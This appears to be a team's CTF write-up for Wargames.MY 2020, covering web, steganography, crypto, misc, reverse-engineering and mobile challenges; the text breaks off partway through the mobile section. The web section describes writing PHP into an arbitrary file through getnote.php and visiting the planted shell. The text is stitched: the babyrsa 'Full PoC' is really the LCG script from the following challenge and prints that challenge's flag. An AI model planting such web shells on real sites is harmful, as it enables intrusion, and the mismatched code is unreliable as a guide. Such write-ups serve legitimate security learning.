
I kept brainstorming myself until i got another idea that was to smuggle the CnC server, why not? Yup, ain't funny at all, i did it once again, it also worked but THERE WAS NO FLAGGGGGGG??? 😡



I was really losing my faith in this life man... Like i said, my teammate found out that `getnote.php` stores PHP content and save it to arbitrary file in `/notes` directory with just this simple request and we got the real flag...



Getting the flag by visiting our shell `/notes/zoe.php` .




Flag: `wgmy{771341f6a19a96560311ca36c6b6a5da}`

steganography

nuisance

This challenge appeared to be very weird to us since we didn't know what tool to open the given file 😱, thought we gg this challenge somehow.



The file was some kind of archive but we never knew this extension so the process was a bit harder, but thanks to **ALLES! CTF 2020**, we found such tool that we needed 😈.

Turned out the given file was corrupted, we found out that the old software `FreeArc` helpful, but the main page was taken down, so we downloaded it from **Wayback Machine's server**.


We started recovered the archive file with the following command.

```
.\freearc\bin\arc.exe x nuisance.arc
```

The we extracted and got another file called `flag.palm`.

```
➜  Downloads file flag.palm
flag.palm: 370 XA sysV executable not stripped
```

After a lot of Google searches, we knew it was some kind of Bitmap images and we used ImageMagick to view this file. Last step was just a simple command to display the flag.



Flag: `wgmy{c6a9f61e26a8be4d4f856ab326d729dd}`

linux setup

Just install ImageMagick by the following command.

```
sudo apt install imagemagick
```

macos setup

Due to macOS doesn't support X11 so ImageMagick cannot display.

```
brew uninstall imagemagick  # without x11 support
brew cask install xquartz
brew install -d tlk/imagemagick-x11/imagemagick
```

references

ALLES! CTF 2020 - Archiver's write-up: **https://ctftime.org/writeup/23302**

crypto

babyrsa

So we have the RSA being the product of 2 consecutive primes. Having close primes is a no-no in RSA, and this makes our solution simple. By taking the square root of the modulus, it is guaranteed to be in the middle of those two primes:

```
    min(p, q) ^ 2 <    p * q    < max(p, q) ^ 2
<=> min(p, q)     < sqrt(p * q) < max(p, q)
```

And as a result, the next prime from the square root is one of those primse.

The solution provided below is Sage code:

```
# n, e, c from the problem
q = next_prime(isqrt(n))
print(int(pow(c, inverse_mod(0x10001, (n / q - 1) * (q - 1)), n)).to_bytes(100,
'big').strip(b'\x00').decode())
```

Full PoC as below.

```python
import re
from socket import socket
s = socket()
s.connect(('159.89.198.90', 2000))
x, y, z = map(int, re.findall(r" (\d+),(\d+),(\d+)\n", s.recv(1000).decode())[0])
p = 11760071327054544317
a = (pow(y - x, p - 2,  p) * (z - y)) % p
b = (y - a * x) % p
for _ in range(1000):
    z = (z * a + b) % p
    s.sendall(f'{z % 10000}\n'.encode())
    content = re.search(r'wgmy{[0-9a-z]+}', s.recv(1024).decode())
    if content: print(content.group(0))
```

```
➜  Downloads python crypto01.py
wgmy{e42a0eeb24c8c9c4a473309f8d8c7feb}
```

Flag: wgmy{e42a0eeb24c8c9c4a473309f8d8c7feb}

---

long crypto guessing

Despite the name, there's no guessing involved. We have a set of equations, where `x`, `y`, `z`, and `p` are known:

```
x = a * s + b mod p
y = a * x + b mod p
z = a * y + b mod p
```

Simple subtraction algebra gives us:

```
z - y = a * (y - x) mod p
```

Which means

```
a = (z - y) * (y - x) ^ -1 mod p
```

where `^-1` denotes the modular inverse.

After getting `a`, getting `b` is simple:

```
b = y - a * x mod p
```

And we keep generating the next 1000 values just like that:

```
z <- a * z + b mod p
```

And thus, our code:

```python
import re
from socket import socket
s = socket()
s.connect(('159.89.198.90', 2000))
x, y, z = map(int, re.findall(r" (\d+),(\d+),(\d+)\n", s.recv(1000).decode())[0])
p = 11760071327054544317
a = (pow(y - x, p - 2,  p) * (z - y)) % p
b = (y - a * x) % p
for _ in range(1000):
    z = (z * a + b) % p
    s.sendall(f'{z % 10000}\n'.encode())
    content = re.search(r'wgmy{[0-9a-z]+}', s.recv(1024).decode())
    if content: print(content.group(0))
```

```
→  Downloads python crypto02.py
wgmy{e42a0eeb24c8c9c4a473309f8d8c7feb}
```

Flag: wgmy{e42a0eeb24c8c9c4a473309f8d8c7feb}

misc

defuse the bomb!

After a slight inspection, one can see that the inner zipfiles' sizes are identical but one, signifying that the odd one contains the flag. So, we keep extracting that odd file, recursively:

```python
from zipfile import ZipFile
from glob import glob
import os

def one_iter():
    # get the zipfile name to open
    zipname = glob("*.zip")[0]
    with ZipFile(zipname) as zipfile:
        # get the filenames and sizes
        info = zipfile.infolist()
        info = dict((x.filename, x.file_size) for x in info)
        # filter out the odd filesize
        s = list(info.values())
        s1, s2 = set(s)
        s = s1 if s.count(s1) == 1 else s2
        # get the corresponding filename
        fname = [x for x in info if info[x] == s][0]
        # extract
        zipfile.extract(fname)
        # and delete the old file
        os.remove(zipname)
```

Then we run this recursively until we end up with something that is not an archive of zipfiles:

```
while True: one_iter() # will eventually raise an Error
```

We now end up with a zipfile containing `flag.txt` that is 2Gb in size! The idea is that the file is so full of repeating junk that it looks innocuous enough after compression. One more simple command to get the flag:

```
grep wgmy flag.txt
```

`grep` is helpful for looking into such big files. Don't be discouraged at this step, flag is so close 😉.

Flag: `wgmy{04a2766e72f0e267ed58792cc1579791}`

rev

babyrev

After some decompiling, we get:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  char s1[48]; // [rsp+10h] [rbp-60h]
  char v5[48]; // [rsp+2Bh] [rbp-45h]
  char flag[44]; // [rsp+40h] [rbp-30h]
  int i; // [rsp+6Ch] [rbp-4h]

  printf("Enter password: ", argv, envp);
  __isoc99_scanf("%32s", flag);
  if ( strlen(flag) == 32 )
  {
    for ( i = 0; i <= 31; ++i )
    {
      s1[i] = flag[SHUFFLE[i]];
      s1[i] ^= XOR[i];
    }
    if ( !strncmp(s1, flag, 0x20uLL) && !strncmp(v5, "15963", 3uLL) )
      printf("Correct password! The flag is wgmy{%s}", flag);
    else
      puts("Incorrect password!");
    result = 0;
  }
  else
  {
    puts("The password must be in length of 32!");
```

Which essentially, somehow, tells us that we need to construct the flag that:

- Ends with `15963`
- After some "encryption" with shuffling and XOR-ing, ends up to be the same flag.

The idea is rather simple: in the flag, each byte is another byte XOR with some fixed value. So, we go through the flag's byte indices, and every time there's a unknown index that can be determined (it's the XOR of some known index), we set it to its correct value. We were only confident with the flag containing the bytes "159" (without "63"), so we only set them as the known bytes. The code is as follows:

```
SHUFFLE = [0x07, 0x04, 0x15, 0x12, 0x1d, 0x13, 0x1b, 0x08, 0x1f, 0x16, 0x0f,
0x06, 0x0a, 0x19, 0x18, 0x11, 0x01, 0x03, 0x02, 0x17, 0x0d, 0x14, 0x05, 0x00,
0x0c, 0x1c, 0x0b, 0x1a, 0x0e, 0x1e, 0x09, 0x10]
XOR = [0x56, 0x06, 0x06, 0x01, 0x09, 0x52, 0x06, 0x03, 0x51, 0x04, 0x57, 0x07,
0x52, 0x07, 0x50, 0x06, 0x06, 0x06, 0x07, 0x54, 0x57, 0x56, 0x02, 0x55, 0x06,
0x01, 0x52, 0x53, 0x54, 0x0f, 0x54, 0x03]

rules = set()
for i in range(32):
    rules.add((i, SHUFFLE[i], XOR[i]))

string = [None] * 32
string[27] = ord('1')
string[28] = ord('5')
string[29] = ord('9')
done = set((27, 28, 29))

while len(rules) > 0:
    for rule in rules:
        i, j, k = rule
        if j in done:
            if i in done:
                assert string[i] ^ k == string[j]
            else:
                string[i] = string[j] ^ k
            done.add(i)
            rules.discard(rule)
            break

print('wgmy{' + ''.join(map(chr, string)) + '}')
```


```
→  Downloads python babyrev.py
wgmy{76420d7abbe073a20436d2fb14b15963}
```

Flag: wgmy{76420d7abbe073a20436d2fb14b15963}


---

senang

After decompiling, we got this from `_main` .




And executed to binary to see how it works in total.




We need to enter the correct flag to receive the "success" banner. Let's see the checkflag function.

```
signed int __cdecl checkflag_401090(int flag)
{
  unsigned int i; // [esp+0h] [ebp-7Ch]
  char v3; // [esp+4h] [ebp-78h]
  char v4[16]; // [esp+5Ch] [ebp-20h]
  char v5[4]; // [esp+6Ch] [ebp-10h]
  int v6; // [esp+70h] [ebp-Ch]
  __int16 v7; // [esp+74h] [ebp-8h]

  *(_DWORD *)v5 = 0;
  v6 = 0;
  v7 = 0;
  if ( *(_DWORD *)flag != 'ymgw' )
    return 0;
  if ( *(_BYTE *)(flag + 4) != '{' )
    return 0;
  if ( *(_BYTE *)(flag + 37) != '}' )
    return 0;
  sub_7213A0(&v3);
  sub_721420(&v3, off_740000, dword_740018);
  sub_7215B0(&v3);
  for ( i = 0; i < 0x10; ++i )
  {
    snprintf_721360(v5, a02x, (unsigned __int8)v4[i]);
    if ( strncmp(v5, (const char *)(flag + 5 + 2 * i), 2u) )
      return 0;
  }
  return 1;
}
```

The flag start with **wgmy{** and end with **}**. Between them is 32 characters (16 check times, 2 characters each time). I don't want to reverse further so I decided to debug this program with x64dbg to read the content of the array v4.



I follow the EBP in dump, then subtract 0x20 to find the array v4. Therefore, I see the flag is `wgmy{b415d7261a3706c43ce852ceeab0e8ac}` .





After that, i tested the flag without debugger, turned out it was a fake flag.

C:\Windows\System32\cmd.exe


```
Microsoft Windows [Version 10.0.19041.630]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\wgmy\re\2>senang
Welcome to WGMY 2020 - senang
Enter flag : wgmy{b415d7261a3706c43ce852ceeab0e8ac}
Nope, tak betul. Sila jaga jarak sosial ok.

C:\Users\admin\Desktop\wgmy\re\2>
```

Then I guess the program will detect our debugger and change the content of the flag. Therefore, we need to hide the debugger and read the content of the array v4 again.





Voila, we got another flag, and this one was real.




Flag: wgmy{f533f9091fc3e8f63191c64cfe1c2157}

mobile

speedyquizy

We decompiled APK file with JADX-GUI and we navigated to class com.example.speedyquizy.StartQuiz to analyse.



Well, the server is attached so we just need to netcat to the server without looking any further (time-consuming).

```
root@UBUNTU-CTF:~/ctf/wgmy20/mobile# cat nc
nc www2.wargames.my 8080
root@UBUNTU-CTF:~/ctf/wgmy20/mobile# `cat nc`

[2020-12-07 11:05:41am] You are to answer 3 question in 4 seconds.
Any incorrect attempt will require you to start again.
If not sure, just answer in small letter.

Type 'ok' to proceed, or 'quit' to end.

ok

[2020-12-07 11:05:43am] Question No 1
> Reverse of tae is ...


eat

[2020-12-07 11:05:48am] You answered eat for question no 1
CORRECT!


[2020-12-07 11:05:48am] Question No 2
> Multiply 35672 and 31841.

1

[2020-12-07 11:05:53am] You answered 1 for question no 2
INCORRECT!

Please try again. Closing connection.

2
```

We need to answer 3 questions in 4 seconds and I realize the questions repeat a lot so I just have to create a script to answer these questions (we do not have to have the answer of all question, just most of them).

```
    '\n'
    '[2020-12-07 11:10:54am] You answered 65535 for question no 1\n'
    'CORRECT!\n'
    '\n'
[DEBUG] Received 0x42 bytes:
    '\n'
    '[2020-12-07 11:10:54am] Question No 2\n'
    '> Reverse of doof is ...\n'
    '\n'
    '\n'
[DEBUG] Sent 0x5 bytes:
    'food\n'
[DEBUG] Received 0x47 bytes:
    '\n'
    '[2020-12-07 11:10:55am] You answered food for question no 2\n'
    'CORRECT!\n'
    '\n'
[DEBUG] Received 0x46 bytes:
    '\n'
    '[2020-12-07 11:10:55am] Question No 3\n'
